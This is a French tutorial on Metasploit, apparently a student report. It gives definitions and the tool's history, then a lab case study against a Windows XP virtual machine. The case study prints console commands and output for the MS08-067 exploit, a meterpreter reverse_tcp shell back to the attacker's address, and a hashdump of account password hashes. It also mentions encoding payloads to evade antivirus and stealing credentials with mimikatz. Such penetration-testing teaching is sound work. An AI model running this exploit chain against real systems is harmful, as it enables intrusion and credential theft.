

Metasploit



Sommaire

Sommaire	2
Pré requis et définitions	3
Introduction à Metasploit	3
Étapes basiques pour exploiter un système	5
Étude de cas	6
Conclusion	11
Références	11

```
      /      \
    /      \
  ( ( _ _ _ _ , , , _ _ _ ) )
    ( _ )  O  O  ( _ )
      \ _ /
      O _ O \   M S F   | \
          \   _____ | \
          \   _____ |  *
            | | |   WW | | |
            | | |   | | |
```

Pré requis et définitions

Exploit : Un élément de programme permettant à un individu ou à un logiciel malveillant d'exploiter une vulnérabilité ou une faille de sécurité informatique spécifique dans un système informatique.

Post-Exploitation : Permet de collecter des données supplémentaires sur la cible victime de l'exploit, comme par exemple la liste des services et applications du système, des hashes de mots de passes, etc.

Script kiddies : Désigne les néophytes qui, dépourvus de principales compétences en sécurité informatique, utilisent des scripts ou des programmes mis au point par d'autres.

Payload : Les payloads sont des shellcodes qui s'exécutent après une exploitation réussie (sur un système compromis). Le payload permet de définir le moyen d'établir une connexion entre le système compromis et l'attaquant. Un payload peut par exemple ouvrir une interface système (*command shell*). Beaucoup d'exploits ont des payloads intégrés.

Nmap : Signifie "Network Mapper", il s'agit d'un scanner de port libre. Il est conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur distant.

Introduction à Metasploit

Metasploit est un projet en relation avec la sécurité des systèmes informatiques. Son but est de fournir des informations sur les vulnérabilités de systèmes informatiques, d'aider à la pénétration et au développement de signatures pour les systèmes de détection d'intrusion (IDS).

La version la plus connue de Metasploit est Metasploit-Framework qui est un outil pour le développement et l'exécution d'exploits contre des machines distantes.

Metasploit peut être utilisé par les administrateurs pour tester la vulnérabilité des systèmes informatiques afin de les protéger mais également par les pirates et les script kiddies à des fins de piratage. Il s'agit d'un outil très puissant pour les chercheurs en sécurité l'utilisant de manière légale mais également pour toute personne souhaitant l'utiliser pour mener des activités illégales.

Metasploit a été créé en 2003 par H. D. Moore, un expert en sécurité réseau, programmeur open-source et hacker. Il fût tout d'abord entièrement écrit en langage de

programmation Perl. A cause de certaines limitations de ce langage, il a ensuite été (en 2007) complètement ré-écrit en langage Ruby face à l'ampleur que le projet a acquis. Le 21 octobre 2009 la société Rapid7 a fait l'acquisition du projet. Il s'agit d'une société spécialisée dans l'identification de vulnérabilité et la vente de solution de sécurité.

Toutefois, même si Rapid7 propose une version commerciale qui permet d'avoir accès à un support ainsi qu'une interface graphique, le code de Metasploit en lui-même est resté open-source (celui-ci est disponible sur GitHub). De nombreuses personnes y contribuent ce qui permet de mettre à jour le Metasploit avec de nouvelles vulnérabilités. Près de 600 contributeurs ont participé à l'élaboration du projet, et de nombreux forks sont recensés.

Les différents exploits, payloads, etc.. sont classifiés en plusieurs catégories. Les exploits "Excellents" sont généralement assez stables car ils ne modifient pas directement la mémoire de la cible (e.g. : exécution de commande, remote file inclusion, injection SQL, etc.). Les exploits "Great" et "Good" ont l'avantage d'être faciles à utiliser, tandis que les exploits de qualité inférieure ("Normal", "Average", "Low") sont généralement moins fiables ou plus difficiles à exploiter.

Il faut savoir qu'aujourd'hui Metasploit recense plus de 1800 exploits, 500 payloads ou encore 1000 modules auxiliaires. Ceux-ci permettent de tester la sécurité de nombreuses plateformes, que ce soit des ordinateurs, des smartphones, des routeurs, etc... Ils proviennent tous de la base de données de Rapid7 (disponible dans les références). Cette base de données ne référence évidemment pas tous les exploits existants à ce jour mais bien les principaux et les plus utilisés. Il est aussi possible d'ajouter ses propres scripts afin de les utiliser directement dans Metasploit Framework.

Étapes basiques pour exploiter un système

Le schéma classique pour exploiter un système à l'aide de Metasploit est le suivant :

1. Choisir et configurer un exploit. Le choix ne se réalise pas au hasard mais après une phase de reconnaissance de la cible afin d'identifier des failles potentielles.
2. Vérifier si la cible est vulnérable à l'exploit, cela permet d'éviter d'attaquer une machine qui ne serait pas vulnérable à l'exploit choisi (fausse détection par exemple).
3. Choisir et configurer un payload.
4. Encoder le payload, cela permet de rendre le payload plus difficile à détecter par les suites antivirus en changeant sa signature par exemple.
5. Exécuter l'exploit.

L'étude de cas ci-dessous montre illustre une mise en application de ce procédé.

En outre, certains outils additionnels peuvent être utilisés en complément de Metasploit afin de faciliter les étapes de reconnaissance et de post-exploitation, Metasploit étant avant tout un logiciel d'exploitation

Scan de ports : *Nmap* et sa version graphique *Zenmap*.

Scan de vulnérabilités : *Nessus*, *OpenVas* ou *Nexpose*.


Social Engineering : *SEToolkit* pour du "social engineering" ou *Maltego* pour récolter des informations sur une ou plusieurs personnes.

Décryptage de mot de passe : *John The Ripper* pour cracker des hash de mots de passe ou *Crackstation* pour une bibliothèque de mots de passes en ligne.

Sniffing : *Wireshark* pour le sniffing réseau ou *Ettercap* pour réaliser une attaque "Man in the middle".

Étude de cas

La première étape à effectuer afin de compromettre une machine est de la scanner afin d'identifier différents ports qui pourraient être ouverts.



```
msf > nmap 192.168.0.144
[*] exec: nmap 192.168.0.144

Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 22:08 CET
Nmap scan report for 192.168.0.144
Host is up (0.000079s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:28:F6:AB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
msf >
```

Le **scan** ci-dessus est réalisé avec Nmap directement au sein de Metasploit. Nous aurions pu utiliser la commande “db_nmap” afin d’intégrer l’IP de la machine directement dans la base de données locale de Metasploit et ainsi conserver différentes informations à portée de main (voir ci-dessous).

Hosts								
=====								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
-----	---	----	-----	-----	-----	-----	----	-----
192.168.0.144	00:0c:29:28:f6:ab	XP	Windows XP			client		

Metasploit possède un grand nombre de scanners qui pourraient nous permettre de récupérer diverses informations sur la cible. Ci-dessous par exemple grâce au scanner “smb_version” nous avons pu obtenir l’information qu’il s’agissait d’un PC sous Windows XP Service Pack 2, il est donc potentiellement vulnérable à plusieurs failles de sécurité critiques.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    .               yes       The target address range or CIDR identifier
  SMBDomain .             no        The Windows domain to use for authentication
  SMBPass   .             no        The password for the specified username
  SMBUser   .             no        The username to authenticate as
  THREADS   1              yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.144
RHOSTS => 192.168.0.144
msf auxiliary(scanner/smb/smb_version) > run

[+] 192.168.0.144:445 - Host is running Windows XP SP2 (language:French) (name:XP) (workgroup:MSHOME )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

De nombreuses informations peuvent être obtenues grâce aux différents scanners de Metasploit, néanmoins cela est assez contraignant et demande beaucoup de manipulations ainsi que d’expérience. La méthode la plus simple pour découvrir les différentes vulnérabilités d’une machine reste de la scanner avec un outil comme Nessus ou encore OpenVas qui sont des scanners de vulnérabilités dédiés à cette tâche et donc extrêmement performants.

Le scan de la machine cible réalisé avec Nessus nous permettra de découvrir qu’elle est, par exemple, vulnérable à la faille MS08_067 (Netapi) qui est une faille très commune sur les anciens systèmes d’exploitation Windows (Windows 2000 et XP entre autres).

Nous allons donc ci-dessous chercher un **exploit** associé à cette faille dans Metasploit afin de compromettre la machine cible via cette vulnérabilité.

```
Applications ▾ Places ▾ Terminal ▾ Sat 22:34
root@kali: ~

File Edit View Search Terminal Help
msf auxiliary(scanner/smb/smb_version) > search ms08_067

Matching Modules
=====
Name      Disclosure Date  Rank  Check  Description
----      -
exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Il y a un exploit correspondant à la faille, nous allons donc le sélectionner et entrer les différentes options nécessaires.

Ici il ne manquait que l'adresse IP de la cible à entrer. Le port 445 est le port par défaut pour cet exploit et nous convient très bien ici parce qu'il est ouvert (d'après le premier scan que nous avons effectué).

```
msf auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options


Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes        The target address
  RPORT      445              yes        The SMB service port (TCP)
  SMBPIPE    BROWSER          yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.0.144
RHOST => 192.168.0.144
msf exploit(windows/smb/ms08_067_netapi) > 
```



Le paramètre "Exploit target" est ici réglé en automatique, ce qui signifie que l'exploit va tout d'abord définir sous quelle version de Windows la machine cible fonctionne et ensuite adapter l'exploit en fonction.

Nous sélectionnons maintenant le **payload**, celui-ci va nous permettre d'effectuer des interactions plus ou moins facilement avec la machine cible.

Nous allons ici utiliser un payload de type "Meterpreter" car il permet d'effectuer beaucoup plus de commandes qu'avec un simple shell.

```
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/
set payload windows/meterpreter/bind_hidden_ipknock_tcp set payload windows/meterpreter/reverse_https_proxy
set payload windows/meterpreter/bind_hidden_tcp set payload windows/meterpreter/reverse_ipv6_tcp
set payload windows/meterpreter/bind_ipv6_tcp set payload windows/meterpreter/reverse_named_pipe
set payload windows/meterpreter/bind_ipv6_tcp_uuid set payload windows/meterpreter/reverse_nonx_tcp
set payload windows/meterpreter/bind_named_pipe set payload windows/meterpreter/reverse_ord_tcp
set payload windows/meterpreter/bind_nonx_tcp set payload windows/meterpreter/reverse_tcp
set payload windows/meterpreter/bind_tcp set payload windows/meterpreter/reverse_tcp_allports
set payload windows/meterpreter/bind_tcp_rc4 set payload windows/meterpreter/reverse_tcp_dns
set payload windows/meterpreter/bind_tcp_uuid set payload windows/meterpreter/reverse_tcp_rc4
set payload windows/meterpreter/reverse_hop_http set payload windows/meterpreter/reverse_tcp_uuid
set payload windows/meterpreter/reverse_http set payload windows/meterpreter/reverse_udp
set payload windows/meterpreter/reverse_https
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/
```

Nous pouvons voir sur l'image ci-dessus qu'il existe un grand nombre de payloads Meterpreter compatibles avec notre exploit. Nous allons choisir un payload de type "reverse_tcp", il sera plus facilement susceptible de passer à travers le pare-feu qu'un payload "bind_tcp". En effet, la connexion est ici établie de la victime vers l'attaquant et non de l'attaquant vers la victime. Le PC de la victime va agir comme un client essayant de se connecter à la machine de l'attaquant. Un payload "reverse" nécessite un **listener** sur la machine attaquante afin de récupérer la demande de connexion envoyée par la machine de la victime. Néanmoins, le payload Meterpreter que nous utilisons ici intègre son propre listener, il suffit simplement de renseigner l'adresse IP de notre machine dans les options (voir image ci-dessous).

```
msf exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.0.144   yes       The target address
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.180   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.0.180 Adresse IP de l'attaquant
LHOST => 192.168.0.180
msf exploit(windows/smb/ms08_067_netapi) >
```

Toutes les informations nécessaires ont été indiquées, il ne nous reste plus qu'à lancer l'exploitation afin d'essayer de compromettre la machine cible.

```
Applications ▾ Places ▾ Terminal ▾ Sat 22:58
root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.0.180:4444
[*] 192.168.0.144:445 - Automatically detecting the target...
[*] 192.168.0.144:445 - Fingerprint: Windows XP - Service Pack 2 - lang:French
[*] 192.168.0.144:445 - Selected Target: Windows XP SP2 French (NX)
[*] 192.168.0.144:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.0.144
[*] Meterpreter session 1 opened (192.168.0.180:4444 -> 192.168.0.144:1081) at 2018-11-24 22:57:28 +0100

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > █
```

Nous voyons ici que le TCP handler démarre (le listener qui s'occupe de récupérer la connexion), l'exploit détecte la version de Windows XP et sélectionne sa cible de manière automatique puis essaye de déclencher la vulnérabilité. La session Meterpreter démarre ensuite et nous avons le contrôle total du PC de la victime.

Meterpreter nous permet de charger directement des modules supplémentaires "post exploitation" comme *mimikatz* ou *kiwi* qui permettent par exemple de récupérer la liste des hash de la machine ou encore la liste des différents réseaux WiFi sur lesquels le PC s'est connecté ainsi que clés WPA/WPA2/WEK.

Ici nous avons par exemple la liste des hash du PC qui sont stockés dans le registre SAM (les mots de passe de connexion Windows). Nous pouvons y voir les 3 sessions utilisateurs (admin, Brigitte et toto) mais également les différentes sessions Microsoft (Administrateur ou encore HelpAssistant). Les mots de passes sont ainsi très facilement récupérables puisqu'il s'agit de hash cryptés en LM (il s'agit de d'un chiffrement créé par Microsoft et utilisés pour chiffrer les mots de passes sous Windows, néanmoins cet algorithme de chiffrement est aujourd'hui considéré comme très faible et il existe de nombreuses manières de déchiffrer les mots de passes très rapidement).

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > hashdump
Admin:1004:ac804745ee68ebea19f10a933d4868dc:68bbbb18b3c27d941cb6224353be1d0a:::
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Brigitte:1007:921988ba001dc8e14a3b108f3fa6cb6d:e19ccf75ee54e06b06a5907af13cef42:::
HelpAssistant:1000:5376873a1843542e38d595461c59548d:7e7f5e6f82e9432f41fe81a0ae074958:::
Invit0:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:f196f8c844d70b23af760d852e7f3deb:::
Toto:1010:bac14d04669eed1aad3b435b51404ee:fbbf55d0ef0e34d39593f55c5f2ca5f2:::
meterpreter > █
```

Conclusion

Pour résumer, Metasploit est une sorte de “boîte à outils” du pen-testeur. Il s’agit d’un outil très puissant permettant de référencer un très grand nombre d’exploits, payloads, modules auxiliaires etc... dans une même bibliothèque. L’utilisateur a ainsi la possibilité d’utiliser toutes ces fonctionnalités mais aussi les combiner en quelques instants.

Metasploit est aujourd’hui une référence incontournable dans le monde de la sécurité numérique mais il n’en demeure pas moins extrêmement dangereux car l’outil est également utilisé par les pirates informatiques ou toute personne souhaitant réaliser des activités illicites.

Références

<https://fr.wikipedia.org/wiki/Nmap>

https://en.wikipedia.org/wiki/Metasploit_Project

<https://metasploit.help.rapid7.com/docs>

<https://www.metasploit.com/>

<https://www.offensive-security.com/metasploit-unleashed/>

<https://github.com/rapid7/metasploit-framework>

<https://www.rapid7.com/db/modules>

https://en.wikipedia.org/wiki/LAN_Manager